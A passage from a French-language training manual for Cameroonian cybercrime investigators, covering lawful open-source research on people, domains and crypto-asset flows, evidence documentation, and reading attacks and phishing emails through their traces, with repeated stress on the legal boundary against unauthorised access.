Lire un profil ou une publication réglés sur « public »	Se connecter à un compte, même avec un identifiant trouvé ailleurs
Consulter un registre officiel, une archive, un résultat de moteur	Créer un faux profil pour entrer dans un cercle fermé
Lire les transactions publiques d'une chaîne de blocs	Obtenir l'identité d'un client auprès d'une plateforme
Relever les services exposés par une adresse dans un moteur d'inventaire	Se connecter à un service exposé sans droit
Consulter les informations d'enregistrement publiques d'un domaine	Intercepter une communication

⚖ Jurisprudence & Droit applicable

Les textes qui tracent la frontière Art. 65 (2) Loi 2010/012 : l'accès sans droit à tout ou partie d'un réseau, d'un système d'information ou d'un équipement terminal est puni de cinq à dix ans d'emprisonnement et de 5 à 10 millions de francs d'amende, ou de l'une de ces peines. **Art. 65 (4)** : la même peine frappe l'accès « par défi intellectuel ». **Art. 69** : l'accès sans droit et en violation des mesures de

sécurité, afin d'obtenir des informations, est puni de cinq à dix ans et de 10 à 100 millions. Le sursis est exclu pour ces infractions [**art. 89**].

★ Attention

L'article 65 (4) réprime l'accès « par défi intellectuel », sans mobile de gain ni de nuisance. Un enquêteur qui, ayant repéré un système exposé, s'y connecte « pour vérifier » commet l'infraction qu'il est chargé de poursuivre. Le repérage se consigne ; l'accès se demande par la voie légale.

19.2.4 Vie privée et protection des données

La collecte en sources ouvertes touche à des données à caractère personnel. Deux corps de règles l'encadrent.

- **Le respect de la vie privée** est protégé par la Loi 2010/012 : droit au respect de la vie privée [**art. 41**], confidentialité des communications [**art. 42**], interdiction d'intercepter, d'écouter ou de stocker des communications sans consentement ou autorisation légale [**art. 44**], répression des atteintes à l'intimité et de la collecte de données nominatives par des moyens illicites [**art. 74**].
- **La protection des données à caractère personnel** relève de la Loi 2024/017. La collecte frauduleuse ou déloyale de données est réprimée [**art. 63**] ; le traitement doit répondre à une finalité déterminée et l'usage des données recueillies pour l'enquête ne peut être détourné vers une autre fin. L'adresse IP est explicitement une donnée personnelle [**art. 5**].

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO · Recherche en sources ouvertes Confidentialité (C) : la recherche en sources ouvertes ne collecte que des informations publiques, mais leur agrégation et leur croisement peuvent révéler des éléments relevant de la vie privée. La proportionnalité de la collecte (art. 9-11 Loi 2024/017) est la contre-mesure.
Fiabilité (R) : les informations publiques sont par nature de fiabilité variable (déclaratif, possible usurpation d'identité). Le recoupement multi-sources et la distinction constatation/analyse sont les garanties de fiabilité.
Opposabilité (O) : la documentation rigoureuse (procès-verbal, capture horodatée, empreinte) est la condition de l'opposabilité. Sans elle, la constatation est irrecevable.
Impact CRO : `C: ↓ proportionnalité R: recoupement O: ↑↑ documentation`

✍ **Exercice**

Exercice :Tracer la frontière Pour chacune des situations suivantes :

1. l'administrateur présumé d'un site frauduleux a un compte de réseau social public : que pouvez-vous en faire sans autorisation ?
2. son compte de messagerie exige une invitation : que ne pouvez-vous pas faire et par quelle voie obtenir l'information recherchée ?
3. une adresse Bitcoin est publique : jusqu'où va la consultation et à partir de quand faut-il une réquisition ou l'entraide ?

Pour chaque réponse, citez le texte applicable.
Durée : 40 minutes. Corrigé en séance.

★ **À retenir**

- ➢ On consulte ce qui est public, on n'accède pas à ce qui est protégé.
- ➢ La recherche en sources ouvertes est un acte d'enquête : procédure, direction de l'OPJ, procès-verbal.
- ➢ Vie privée et données personnelles : Lois 2010/012 et 2024/017.
- ➢ Identité d'un compte, interception, infiltration, accès : chacun exige son acte ou son autorisation.
- ➢ Analyser chaque technique selon le Trilemme CRO (Confidentialité · Fiabilité · Opposabilité).

19.3 Recherche sur les personnes et les organisations

19.3.1 Rechercher par le nom et l'identité

Source	Usage
Moteurs de recherche	Rechercher le nom exact entre guillemets, avec ses variantes (accents, alias) ; croiser avec la ville, l'employeur, une fonction. Restreindre à un site ou à un type de fichier pour retrouver un document précis.
Journal officiel et registres	Journal officiel : nominations, actes officiels. Registre du commerce et du crédit mobilier : dirigeants et sociétés. Ces sources publiques identifient les responsables d'une entreprise mise en cause.
Décisions publiées	Décisions de justice et actes administratifs rendus publics, utiles pour un antécédent connu ou une fonction.
Archives web	Copies archivées de pages supprimées, qui rétablissent un contenu retiré depuis la commission des faits.

Une adresse électronique ou un numéro relie souvent plusieurs comptes. Des services publics permettent de savoir si une adresse figure dans une fuite de données connue, ce qui révèle les services où un compte a été ouvert. Ces indications orientent l'enquête ; elles ne valent pas identification et se recoupent.

19.3.2 Les réseaux sociaux

Les profils réglés sur « public » sont consultables : publications, photographies, lieux mentionnés, relations affichées, dates. Chaque réseau se recherche avec ses propres outils de recherche interne. Deux règles : ne consulter que le public ; dater et capturer chaque contenu (une publication publique aujourd'hui peut disparaître demain).

★ Attention

Un nom affiché, une photographie de profil et une biographie sont déclaratifs. Un compte peut être ouvert sous une fausse identité, une photographie peut être empruntée, une localisation peut être paramétrée. Le compte est un point de départ ; l'identité se démontre par le recoupement et, en définitive, par une réquisition auprès de la plateforme.

19.3.3 Relier des comptes par le pseudonyme et par l'image

Une même personne réutilise souvent le même pseudonyme sur plusieurs plateformes. Des outils libres recherchent un nom d'utilisateur donné sur un grand nombre de sites et signalent où il existe un compte. Le résultat est une **liste de pistes à vérifier**, non une preuve d'appartenance : deux personnes peuvent partager un pseudonyme et un compte peut être une usurpation.

La recherche d'image inversée retrouve les autres pages où une même photographie apparaît : elle révèle une photographie de profil volée, d'autres comptes utilisant la même image, ou une origine plus ancienne.

Artefact · Métadonnées EXIF d'une image

Localisation : intégrées au fichier image (EXIF), accessibles par `exiftool`.
Informations typiquement contenues : date et heure de prise de vue, coordonnées GPS, marque et modèle de l'appareil, paramètres de prise de vue.
Valeur forensique : les coordonnées GPS peuvent localiser précisément une personne à une date donnée (cf. Opération MBONGO, Ch. 16).
Fragilité : les métadonnées sont souvent supprimées par les plateformes de réseaux sociaux lors du téléversement. Leur absence n'est pas un indice négatif ; leur présence est un indice positif à documenter.

19.3.4 Les organisations

Pour une société, croiser le registre du commerce (dirigeants, siège), le site officiel, les mentions légales, les profils professionnels des dirigeants et les documents publics. L'objectif est d'établir qui décide, qui signe et qui détient, éléments utiles à la qualification

et à la désignation des personnes à entendre.

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO · Recherche sur les personnes C : l'agrégation d'informations publiques sur une personne peut reconstituer un profil relevant de la vie privée. La finalité déterminée (art. 9-11 Loi 2024/017) et la proportionnalité limitent cette atteinte.
R : les informations déclaratives (nom affiché, photo) sont de fiabilité faible. Le recoupement multi-sources (registres officiels + réseaux sociaux + archives) élève la fiabilité.
O : la documentation (procès-verbal, capture horodatée, empreinte) et la distinction constatation/analyse sont les conditions de l'opposabilité devant le tribunal.
Impact CRO : `C: ↓ finalité  R: ↑ recoupement  O: ↑↑ documentation`

✍ **Exercice**

Exercice :Construire un faisceau Sur un ensemble de comptes fictifs préparés pour l'exercice :

1. relevez toutes les informations publiques et capturez chacune avec sa source et sa date ;
2. déterminez ce que la recherche d'image établit sur la photographie de profil ;
3. distinguez, dans vos constatations, ce qui est établi, ce qui est probable et ce qui reste une simple piste ;
4. dressez la liste des réquisitions qui permettraient de confirmer l'identité, en indiquant le destinataire de chacune.

★ **À retenir**

- Nom, adresse, numéro, pseudonyme et image sont des points de départ à recouper.
- Registres officiels camerounais pour les personnes et les sociétés.
- Un pseudonyme partagé est une piste, pas une preuve d'appartenance.
- Une photographie de profil peut être empruntée : la recherche inversée le montre.
- L'identité d'un compte se confirme par réquisition auprès de la plateforme.

19.4 Recherche sur les infrastructures

19.4.1 Le nom de domaine

Les informations publiques d'enregistrement d'un domaine (protocole WHOIS) indiquent, quand elles ne sont pas masquées par un service de confidentialité, la date de création et

d'expiration, le bureau d'enregistrement et les serveurs de noms. La **date de création** est un renseignement précieux : un domaine créé quelques jours avant une campagne frauduleuse est un indice fort.

Résolution d'un nom en adresse et lecture des enregistrements associés (adresses, serveurs de messagerie, enregistrements de vérification) : ces consultations sont publiques. Elles relient un domaine à des adresses et à une infrastructure de messagerie, sans aucun accès à un système.

19.4.2 L'historique, les sous-domaines et les certificats

L'historique des enregistrements révèle les adresses successives d'un domaine, même changées depuis les faits et les services d'hébergement utilisés. Les registres de certificats publient les certificats émis pour un domaine et font apparaître ses sous-domaines ; ils servent aussi à repérer des domaines qui imitent une marque, en recherchant les certificats émis pour des noms voisins. Les archives web conservent l'état passé d'un site disparu.

19.4.3 L'adresse et son propriétaire

Une adresse IP appartient à un bloc attribué à un opérateur, dans une région donnée. Les registres régionaux (dont le registre africain) indiquent, pour un bloc, l'organisation attributaire et le pays. Cette information oriente la coopération : elle dit à quel État et à quel fournisseur adresser la demande (Ch. 10, UE SEC4031). Les moteurs d'inventaire des systèmes exposés indiquent les services publiquement visibles sur une adresse, ce qui aide à comprendre une infrastructure ; les consulter est licite, s'y connecter ne l'est pas.

★ Attention

Le pays d'une adresse IP est celui de l'attribution du bloc, souvent celui de l'hébergeur, non nécessairement celui de la personne. Un service d'anonymisation ou un hébergement à l'étranger déplace l'adresse sans déplacer l'auteur. L'adresse désigne un point du réseau à un instant ; l'identification passe par le fournisseur.

19.4.4 Reconnaître un site qui imite une marque

Indice	Lecture
Le nom de domaine	Comparer au domaine légitime : ajout de mots (« -secure », « -login »), extension différente, faute discrète.
La date de création	Un domaine récent imitant une marque ancienne est suspect.
Le certificat	Émis récemment, pour un nom voisin de la marque.
Le contenu	Copie de l'apparence de la marque ; formulaire qui recueille identifiants ou informations de paiement.
L'hébergement	Souvent distinct de celui de la marque légitime.

Un site frauduleux est éphémère. Dès son signalement, en constater et en capturer le contenu (section suivante) : l'apparence, l'adresse, le formulaire, le code de la page tel qu'il est servi. Signaler ensuite le domaine à l'organisme national compétent et au titulaire de la marque imitée ; lorsque l'hébergeur est à l'étranger, demander la conservation par le réseau 24/7 ou l'entraide (Ch. 10, UE SEC4031).

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO · Consultation d'infrastructures C : les informations WHOIS, DNS et certificats sont publiques par conception. L'atteinte à la confidentialité est nulle.
R : les données WHOIS peuvent être masquées (protection de confidentialité) ; les certificats sont fiables mais ne prouvent pas l'identité du titulaire. Le recoupement avec les archives web et les moteurs d'inventaire élève la fiabilité.
O : la consultation est licite et documentable. La capture horodatée et le procès-verbal de constatation sont les conditions de l'opposabilité.
Impact CRO : `C: → neutre  R: ↑ recoupement  O: ↑↑ documentation`

✍ **Exercice**

Exercice :Lire une infrastructure Sur un ensemble de domaines fictifs :

1. relevez la date de création, le bureau d'enregistrement, les serveurs de noms et l'adresse de chaque domaine ;
2. déterminez le pays et l'hébergeur de chaque adresse et dites à quel État adresser une demande de conservation ;
3. établissez en quoi un domaine donné est un site imitant une marque ;
4. rédigez la liste des démarches, dans l'ordre : capture, signalement, conservation, entraide.

★ **À retenir**

- La date de création d'un domaine est un indice à relever systématiquement.
- Historique, sous-domaines et certificats se consultent publiquement.
- Le pays d'une adresse oriente l'entraide ; il ne localise pas la personne.
- Un site imitant une marque se capture d'abord, se signale et se fait conserver ensuite.

19.5 Cartographie des liens et traçage des cryptoactifs

19.5.1 Cartographier les liens

Au fil de la recherche, les entités se multiplient : personnes, pseudonymes, adresses électroniques, numéros, domaines, adresses IP, adresses de portefeuille. Une **carte des**

liens les représente et fait apparaître les relations. La théorie des graphes (Ch. 4 de l'UE SEC4031, section 4.3) fournit le formalisme : $G = (V, E, w)$ où V est l'ensemble des entités, E l'ensemble des relations, w le poids de chaque relation.

Sur la carte, chaque trait est justifié par une source, exactement comme chaque ligne d'un rapport. Un lien « probable » se distingue d'un lien « établi » par un trait différent ou une mention. La carte est une synthèse, non une preuve : elle guide l'enquête et illustre le rapport.

19.5.2 Lire une chaîne de blocs publique

Les principales chaînes de blocs sont publiques et permanentes : toute transaction est visible avec l'adresse concernée, ses entrées, ses sorties et ses montants. Un explorateur de chaîne de blocs affiche ces informations sans aucun accès réservé.

Notion	Ce qu'il faut retenir
Adresse	Chaîne de caractères recevant et envoyant des fonds ; ce n'est pas une identité.
Transaction	Transfert horodaté entre adresses, avec les montants.
Regroupement	Des adresses utilisées ensemble appartiennent souvent à un même portefeuille ; le regroupement est une hypothèse à corroborer.
Plateforme d'échange	Service qui convertit des cryptoactifs en monnaie ; soumis, selon l'État, à des obligations d'identification de ses clients.

Depuis l'adresse connue, suivre les transactions sortantes jusqu'à une adresse contrôlée par une plateforme d'échange : c'est le point où les fonds entrent dans un service qui connaît, en principe, l'identité de son client. La consultation de la chaîne s'arrête là ; l'identité du client s'obtient auprès de la plateforme par réquisition, ou par entraide lorsqu'elle est établie à l'étranger (Ch. 10, UE SEC4031).

★ Attention

Une adresse de portefeuille n'est pas une identité. Les fonds peuvent passer par de nombreuses adresses, par des services qui mêlent les transactions pour brouiller le suivi, ou par plusieurs plateformes. Le traçage établit un chemin de fonds entre des adresses ; il ne nomme personne. Le nom vient de la plateforme, sur réquisition ou entraide.

19.5.3 Le point de bascule vers l'acte d'enquête

Ce que fait la source ouverte	Ce qui exige un acte
Établir le chemin des fonds entre adresses	Obtenir l'identité du client d'une plateforme
Identifier la plateforme réceptrice	Obtenir les journaux de connexion de ce client

Dater les transferts	Faire geler ou saisir des avoirs

Le traçage prépare la demande : il dit à quelle plateforme s'adresser, pour quelle adresse et pour quelle période. La demande elle-même suit le régime des réquisitions et de l'entraide (Ch. 10 et 12, UE SEC4031).

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO · Traçage blockchain C : les transactions blockchain sont publiques et pseudonymes. L'analyse ne révèle pas d'identité. L'atteinte à la confidentialité est nulle tant qu'on ne croise pas avec des données KYC.
R : l'immuabilité de la blockchain confère une fiabilité maximale. La corrélation avec des sources tierces (KYC, logs d'exchange) élève la fiabilité de l'identification.
O : l'analyse blockchain est reproductible et vérifiable indépendamment. Elle constitue une preuve d'opposabilité exceptionnelle, sous réserve de l'attribution (identification du détenteur du wallet).
Impact CRO : `C: → pseudonyme R: ↑↑↑ immuabilité O: ↑↑↑ reproductibilité`

✍ Exercice

Exercice :Tracer et cartographier Sur un jeu de données de formation :

1. suivez, sur l'explorateur, le flux depuis l'adresse initiale et relevez chaque transaction (date, montant, adresse) ;
2. identifiez la plateforme réceptrice et le montant parvenu jusqu'à elle ;
3. dressez la carte des liens du dossier, en distinguant les liens établis des liens probables ;
4. rédigez la demande à adresser à la plateforme réceptrice : adresse concernée, période, informations demandées et voie de transmission selon l'État où la plateforme est établie.

★ À retenir

- ➢ La carte des liens synthétise l'enquête ; chaque lien porte sa source et son degré de certitude.
- ➢ Les chaînes de blocs publiques se lisent librement ; suivre un flux jusqu'à une plateforme.
- ➢ Une adresse n'est pas une personne ; l'identité vient de la plateforme, sur réquisition ou entraide.
- ➢ Le traçage prépare la demande ; il ne la remplace pas.

19.6 Documentation et valeur probante des constatations en ligne

19.6.1 Pourquoi documenter

Une page en ligne change ou disparaît. Le compte se ferme, la publication s'efface, le site frauduleux est retiré. Une constatation non documentée ne prouve plus rien à l'audience. Documenter, c'est fixer un état daté du contenu, en démontrant qu'il n'a pas été modifié depuis, et dire comment il a été obtenu.

19.6.2 Capturer

Élément à capturer	Précision
L'adresse exacte	L'adresse complète de la page, visible sur la capture.
Le contenu visible	Capture d'écran de la page entière ; à défaut, plusieurs captures qui se recouvrent.
La date et l'heure	Horloge visible ou mention au procès-verbal, avec le fuseau (UTC+1).
Le contenu tel qu'il est servi	Enregistrement de la page (et, pour un site, de ses éléments) afin de conserver l'adresse des liens et les éléments non affichés.
Le contexte	Le chemin suivi pour arriver à la page, la requête employée, l'outil utilisé et sa version.

Enregistrer la page telle qu'elle est servie conserve des éléments invisibles à l'écran (adresses des liens, adresse de destination d'un formulaire) qui, dans le cas d'un site frauduleux, désignent parfois le point de collecte des données. L'enregistrement se fait sur le poste du laboratoire, jamais en se connectant au système visé.

19.6.3 Figer par l'empreinte

Chaque fichier enregistré (capture, page, image) reçoit une empreinte numérique (SHA-256), calculée au moment de l'enregistrement et inscrite au procès-verbal. Recalculée plus tard, elle démontre que le fichier produit à l'audience est celui qui a été constaté.

19.6.4 Le procès-verbal de constatation en source ouverte

Chaîne de Custody

Constatation en source ouverte Conformément aux articles 52-59 de la Loi 2010/012 et au standard ISO/IEC 27037 [14] (Ch. 8, UE SEC4031), la constatation en source ouverte doit documenter :

1. **Numéro de dossier et numéro d'evidence** (ex. : DOS-2026-XXX / EV-OSINT-001) ;
2. **Description de la source** : URL complète, titre de la page, date et heure de consultation ;

3. **Identification de l'agent** : nom, grade, matricule ;
4. **Outils utilisés** : navigateur, version, outils d'enregistrement, version ;
5. **Empreintes cryptographiques** : SHA-256 de chaque fichier enregistré ;
6. **Environnement** : poste du laboratoire (jamais un poste de service connecté au réseau de production) ;
7. **Signature** de l'agent et date de clôture.

Le procès-verbal rapporte les opérations comme tout procès-verbal : qualité de l'agent, cadre de l'enquête, date, heure et fuseau, poste et outils utilisés avec leurs versions. Il ajoute, pour chaque constatation : l'adresse consultée, le chemin suivi, la description du contenu, les fichiers enregistrés et leurs empreintes, jointes en annexe.

★ Attention

La documentation d'un site frauduleux se fait par consultation et enregistrement, jamais en se connectant à l'espace d'administration du site ni en soumettant de vraies données à son formulaire. Se connecter serait un accès non autorisé [**art. 65 (2) Loi 2010/012**] ; soumettre des données fausserait la preuve. On constate ce que le public voit.

19.6.5 Du relevé au rapport

Le rapport OSINT reprend la structure d'un rapport technique (Ch. 20) : questions, méthode, constatations sourcées et numérotées, analyse, limites, conclusions graduées. Chaque affirmation renvoie à une constatation, chaque constatation à une capture et à son empreinte. Les conclusions distinguent l'établi du probable et exposent ce que la source ouverte ne peut pas dire.

✍ Exercice

Exercice :Dresser un procès-verbal de constatation À partir de pages fictives préparées pour l'exercice :

1. capturez et enregistrez chaque page, calculez son empreinte ;
2. rédigez le procès-verbal de constatation ;
3. indiquez, pour un site imitant une banque, ce que le code de la page révèle et comment vous le constatez sans soumettre de données ;
4. relevez ce que ces constatations prouvent et ce qu'elles ne prouvent pas.

★ À retenir

- ➢ Capturer l'adresse, le contenu, la date, la page telle que servie et le contexte.
- ➢ Empreinte de chaque fichier, inscrite au procès-verbal.
- ➢ Procès-verbal de constatation : mêmes exigences que tout procès-verbal, plus les fichiers et leurs empreintes.
- ➢ Constater ce que le public voit ; ne jamais se connecter ni soumettre de données.
- ➢ Aligner la documentation sur la chaîne de custody (Ch. 8, UE SEC4031).

19.7 Comprendre une attaque pour l'investiguer

19.7.1 Une grille de lecture, pas un mode d'emploi

L'enquêteur n'attaque pas ; il reconstitue. Pour reconstituer, il lui faut une grille qui ordonne les faits. Les modèles de description d'attaque (par exemple la *Kill Chain* de Lockheed Martin déjà mobilisée au Chapitre 3 de l'UE SEC4031 pour l'affaire MVOM) découpent une intrusion en phases successives. Leur intérêt, ici, n'est pas d'apprendre à conduire ces phases mais de **savoir, pour chacune, quelle trace chercher et quel texte appliquer**.

19.7.2 Phases, traces et qualification

Phase	Traces à rechercher	Qualification possible
Reconnaissance : collecte d'informations, repérage des services exposés	Journaux du pare-feu et des serveurs ; balayages répétés d'adresses ou de ports	En principe non punissable si limitée à la consultation ; l'accès qui suit ne l'est pas
Préparation et livraison : constitution puis envoi de l'outil (courriel piégé, lien, support)	Courriel dans la boîte de réception et ses en-têtes ; journaux du serveur de messagerie ; support connecté relevé dans le registre	Tentative selon l'acte accompli [**art. 94 CP**] ; escroquerie si la victime est trompée [**art. 318 CP**]
Accès : entrée dans le système, avec ou sans franchissement d'une mesure de sécurité	Journaux d'authentification et d'événements ; processus et connexions en mémoire vive	Accès sans droit [**art. 65 (2)**] ; accès en violation des mesures de sécurité pour obtenir des informations [**art. 69**]

Installation et maintien : mise en place d'un accès durable	Entrées de démarrage automatique ; nouveau service ; tâche planifiée	Maintien frauduleux [**art. 68**] ; introduction de données pour perturber [**art. 71**]
Pilotage à distance : le système contacte l'infrastructure de l'attaquant	Connexions sortantes en mémoire ; requêtes de résolution vers des domaines inhabituels ; journaux réseau	Atteinte à l'intégrité ou au fonctionnement [**art. 66 à 68**]
Actions finales : vol de données, chiffrement contre rançon, sabotage	Fichiers exfiltrés ou chiffrés ; journaux de suppression ; note de rançon	Atteinte à la vie privée et aux données [**art. 74**] ; chantage [**art. 303 CP**] ; extorsion ; escroquerie ; atteinte à l'intégrité des données [**art. 71 et 72**]

L'enquêteur découvre souvent d'abord les effets (données chiffrées, fonds partis) et remonte vers l'origine. La grille se lit alors de bas en haut : partir de l'action finale constatée, chercher la trace de pilotage, puis d'installation, d'accès, de livraison, jusqu'à la reconnaissance. Chaque remontée se corrobore par une trace indépendante (Ch. 14 et 15).

19.7.3 Du récit à la preuve

Un rapport d'attaque, qu'il émane de la victime ou d'un prestataire, raconte une histoire. L'enquête ne retient de ce récit que ce que les traces confirment. Trois précautions :

1. **Ne pas prendre le vocabulaire pour un fait.** « Le pirate a pris le contrôle du serveur » est une conclusion ; le fait est une trace d'accès à telle heure, depuis telle adresse.
2. **Distinguer l'auteur du point d'origine.** Une adresse d'origine désigne un point du réseau, non une personne.
3. **Rattacher chaque phase à un texte.** La qualification se construit phase par phase, chacune appuyée sur sa preuve, comme au Chapitre 12 de l'UE SEC4031.

★ Attention

La tentation, pour « comprendre », de rejouer l'attaque sur le système de la victime ou sur un système réel est une faute : c'est un accès non autorisé [**art. 65**] et une contamination de la preuve. La compréhension passe par les traces et, si un essai technique est nécessaire, par le laboratoire isolé sur des cibles autorisées, jamais sur le système en cause.

19.7.4 Le cas du rançongiciel

Le rançongiciel réunit plusieurs phases : accès, installation, chiffrement des données, demande de rançon, parfois exfiltration préalable et menace de publication. Pour l'en-

quêteur, il se lit comme un cumul de qualifications : atteinte à l'intégrité et au fonctionnement du système [**art. 66 à 68**], atteinte aux données [**art. 71**], chantage [**art. 303 CP**], atteinte à la vie privée en cas de publication de données personnelles [**art. 74**]. La conduite à tenir (préservation des journaux, note de rançon remise sous empreinte, déconseiller le paiement et toute riposte) relève du Chapitre 8 de l'UE SEC4031 et du Chapitre 20.

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO · Reconstitution d'attaque C : la reconstitution d'attaque implique l'accès à des données sensibles de la victime (journaux, fichiers, mémoire). La proportionnalité et la minimisation (art. 9-11 Loi 2024/017) limitent la collecte au périmètre nécessaire.
R : la reconstruction repose sur la convergence de traces multi-sources (journaux, mémoire, réseau). La redondance forensique (Ch. 14) garantit qu'un artefact survivant suffit à établir un fait.
O : la chronologie reconstituée, appuyée sur des traces horodatées et documentées, est opposable. La distinction constatation/analyse (NIST SP 800-86) structure le rapport.
Impact CRO : `C: ↓ proportionnalité  R: ↑↑ convergence  O: ↑↑ documentation`

✍ Exercice

Exercice :Lire une attaque par ses traces À partir d'un ensemble de pièces (courriel, journaux de connexion, note de rançon) :

1. placez chaque fait connu dans la grille des phases (phase, trace, qualification) ;
2. distinguez, pour chaque phase, ce qui est établi par une trace de ce qui reste à établir ;
3. dressez la chronologie de l'atteinte, du courriel initial au virement ;
4. proposez la qualification des faits, phase par phase, en citant les textes et indiquez les réquisitions et demandes d'entraide nécessaires.

★ À retenir

- ➢ Les phases d'une attaque sont une grille de lecture : à chaque phase, une trace et un texte.
- ➢ On remonte souvent des effets vers l'origine ; chaque remontée se corrobore.
- ➢ Le vocabulaire d'un rapport n'est pas un fait ; l'adresse d'origine n'est pas une personne.
- ➢ On ne rejoue jamais une attaque sur le système en cause ni sur un système réel.

19.8 Courriels et sites frauduleux

19.8.1 Analyser un courriel frauduleux

Un courriel porte des en-têtes qui tracent son chemin, de l'expéditeur au destinataire. Ils sont la première source pour en apprécier l'origine réelle.

En-tête	Lecture
Expéditeur affiché	Facile à falsifier ; comparer au domaine réel de l'organisation prétendue.
Adresse de réponse	Souvent différente de l'expéditeur dans un courriel frauduleux ; c'est vers elle que part la réponse de la victime.
Chemin de transit	Se lit de bas en haut ; la première mention correspond au serveur d'émission.
Identifiant du message	Le domaine qu'il contient révèle parfois le serveur d'émission réel.
Mécanismes d'authentification	Un échec des vérifications de conformité est un fort indice d'usurpation de l'expéditeur.

L'analyse des en-têtes donne une adresse ou un domaine d'émission. Elle ne nomme pas l'auteur : l'identification passe par une réquisition au fournisseur de messagerie ou par l'entraide (Ch. 10, UE SEC4031). Le courriel d'origine est conservé sous sa forme brute (avec ses en-têtes) et son empreinte, non recopié dans le corps du procès-verbal seul.

★ Attention

On n'ouvre pas le lien d'un courriel frauduleux sur un poste de service, on ne soumet pas de données à son formulaire, on ne répond pas à son adresse de réponse. Ces gestes alertent l'auteur, exposent le poste et faussent la preuve. L'examen se fait sur les en-têtes et, pour le site, par la consultation documentée décrite à la section précédente, sur le poste du laboratoire.

19.8.2 Caractériser un site qui recueille des identifiants

Pour la qualification, l'élément déterminant est **la destination des données saisies** : le formulaire envoie ce que la victime tape vers une adresse contrôlée par l'auteur. Cette destination, relevée dans le code de la page servie sans qu'aucune donnée n'ait été soumise, relie le site à une infrastructure et fonde les demandes de conservation et d'entraide.

19.8.3 Le laboratoire isolé et le rapport d'expert

Comprendre concrètement une technique suppose parfois de l'observer. Cela se fait dans le **laboratoire isolé** : des machines virtuelles sans aucune connexion vers l'extérieur, sur des cibles prévues pour l'exercice. Deux règles encadrent tout essai technique.

★ Attention

Un test qui touche un système réel, sans le consentement de la personne autorisée à en disposer, est une infraction [**art. 65 Loi 2010/012**], que le mobile soit la curiosité, la formation ou l'enquête. Un essai n'est licite que sur un système explicitement autorisé, à savoir, en formation, les cibles du laboratoire isolé. Les participants qui useraient de ces techniques hors de ce cadre s'exposent aux peines mêmes qu'ils sont formés à poursuivre.

Dans une affaire réelle, l'analyse technique d'une intrusion est confiée à une personne qualifiée ou à un expert, requis par l'autorité compétente [**art. 92 (2) CPP ; art. 55 et 56 Loi 2010/012**]. Le rôle de l'enquêteur est de **lire et de discuter** ce rapport, en appliquant la distinction *Examination / Analysis* du NIST SP 800-86 (Ch. 7 de l'UE SEC4031 et Ch. 20) :

- **Éléments examinés** : le rapport porte-t-il sur les copies scellées, avec leurs empreintes ?
- **Méthode** : outils et versions, environnement d'analyse ; l'analyse est-elle reproductible (principe de reproductibilité, prologue de l'UE SEC4031) ?
- **Constatations et conclusions** : distingue-t-il le fait constaté de l'interprétation ? Les conclusions sont-elles graduées (niveau de confiance explicite) ?
- **Limites** : dit-il ce qu'il n'a pas pu établir ?
- **Traduction procédurale** : chaque conclusion technique se rattache-t-elle à une phase et à un texte ?

19.9 Synthèse et exercice intégrateur

19.9.1 Scénario opérationnel · Opération BAOBAB 2

Scénario Opérationnel · Opération BAOBAB 2 · Dossier de synthèse

Une page de placement en cryptoactifs (« Baobab Invest ») a détourné 47 millions de francs CFA. La page a disparu, les fonds ont transité vers une plateforme d'échange. Trois éléments nouveaux sont versés au dossier :

- une adresse de portefeuille Bitcoin, communiquée par la plateforme d'échange ;
- un pseudonyme, utilisé par l'administrateur de la page sur une messagerie et un réseau social ;
- le signalement, par une banque de la place, d'un site qui imite sa page de connexion et a servi à recueillir des identifiants avant les versements.

L'enquête mobilise l'ensemble des techniques de ce chapitre : recherche sur le pseudonyme, cartographie des liens, analyse des domaines, traçage des cryptoactifs,

analyse du courriel frauduleux, lecture de l'attaque par ses traces, documentation des constatations.

19.9.2 Exercice intégrateur

✍ Exercice

Exercice :Dossier de synthèse À partir d'un ensemble de pièces (instructions du Procureur, éléments transmis, constatations en source ouverte, traçage du portefeuille, note de la banque) :

1. Établissez le dossier OSINT : constatations sourcées et datées sur le pseudonyme, l'administrateur présumé, les domaines et le site imitant la banque ; carte des liens ; traçage des cryptoactifs jusqu'à la plateforme réceptrice.
2. Analysez le courriel frauduleux et le site de collecte ; caractérisez la destination des données.
3. Placez les faits dans la grille des phases et proposez la qualification, texte par texte.
4. Dressez la liste ordonnée des actes à venir : réquisitions au Cameroun, demandes de conservation et d'entraide à l'étranger, en désignant pour chacun le destinataire, l'État et le canal.
5. Rédigez la note de synthèse au Procureur, en distinguant l'établi du probable et en exposant les limites.

Barème indicatif : qualité et traçabilité des sources ; recoupement et cartographie ; traçage des cryptoactifs et point d'entraide ; qualification des faits ; valeur probante de la documentation.

Notions mobilisées par le laboratoire INA-LAB-07

- **Faux domaine** : on le compare au domaine déclaré par la marque ; la date de création (`Creation Date` du WHOIS) rapportée à la date de signalement mesure la préparation.
- **DNS passif** : l'historique des résolutions montre qu'un domaine frauduleux et un autre domaine partagent une même adresse IP : c'est un lien d'infrastructure.
- **Certificats** : un certificat peut couvrir plusieurs noms (champ des *noms alternatifs du sujet*, SAN) ; un même certificat qui couvre deux domaines relie leurs titulaires.
- **Profils** : un pseudonyme seul trompe ; la même photo (recherche d'image inversée, empreinte de l'image) relie des comptes. L'identité se confirme ensuite par réquisition.
- **Cryptoactifs** : les entrées d'une adresse se somment dans un explorateur public ; les sorties vers une adresse *étiquetée* comme plateforme d'échange marquent le point de bascule vers la réquisition ou l'entraide.

19.10 À retenir

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Frontière consultation / accès** : on consulte ce qui est public, on n'accède pas à ce qui est protégé [**art. 65 et 69 Loi 2010/012**]. Toute recherche en sources ouvertes est un acte d'enquête documenté.
- **Cycle du renseignement** : planification, collecte, traitement, analyse, diffusion. Chaque étape est documentée ; chaque constatation est sourcée et horodatée.
- **Personnes et organisations** : nom, adresse, numéro, pseudonyme et image sont des points de départ à recouper ; l'identité se confirme par réquisition.
- **Infrastructures** : la date de création d'un domaine est un indice fort ; le pays d'une adresse oriente l'entraide sans localiser la personne ; un site imitant une marque se capture d'abord.
- **Cryptoactifs** : les chaînes de blocs publiques se lisent librement ; suivre un flux jusqu'à une plateforme d'échange ; l'identité vient de la plateforme, sur réquisition ou entraide.
